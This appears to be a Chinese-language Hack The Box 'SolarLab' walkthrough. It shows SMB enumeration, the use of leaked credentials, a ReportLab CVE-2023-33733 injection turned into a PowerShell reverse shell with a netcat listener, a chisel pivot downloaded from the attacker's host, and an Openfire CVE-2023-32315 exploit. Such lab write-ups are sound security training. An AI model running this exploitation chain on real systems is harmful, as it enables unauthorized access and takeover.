



新增solarlab.htb report.solarlab.htb至/etc/hosts



網頁沒什麼漏洞，有445 port嘗試從smb取資料

Smbclient -L 10.10.11.16

能顯示share內容





Smbclient -N \\\\10.10.11.16\\Document

發現能匿名登入

get details-file.xlsx

下載excel檔






取得user/password，嘗試登入report.solarlab.htb:6791/，發現每個嘗試都失敗

仔細研究username發現是mail名的縮寫，唯獨blake是blake.byte，猜測user名為blakeb

用blakeb/ThisCanB3typedeasily1@登入成功







這邊遇到4個套件，稍微玩過Leave Request發現是將html轉為PDF的套件

Google reporthub exploit只出現reportlab漏洞，POC有些相關性，嘗試使用


https://github.com/c53elyas/CVE-2023-33733/tree/master



poc.py裡有system call的指令，將其改為powershell reverse shell



把injection command放進leave request form-data欄位，送出後能取得shell



sudo rlwrap nc -nlvp 4444

取得shell，user為blake

SolarLab11


取得user flag

SolarLab12

嘗試用winpeas掃，但跑不動，手動找port

netstat -ano

發現本地9090、9091 port有開，可能有openfire



kali端:


./chisel server -port 7777 --reverse

靶機端:


載windows chisel

iwr -Uri http://10.10.14.12/chisel\_1.9.1\_windows\_amd64 -Outfile chisel.exe

.\chisel.exe client 10.10.14.12:7777 R:9090:127.0.0.1:9090 R:9091:127.0.0.1:9091



發現openfire介面，是一個登入系統，版本為4.7.4，有漏洞




git clone https://github.com/miko550/CVE-2023-32315.git

cd CVE-2023-32315


pip3 install -r requirements.txt

python3 CVE-2023-32315.py -t http://127.0.0.1:9090


得出username和password (4zw88v/02rdso) #會改變



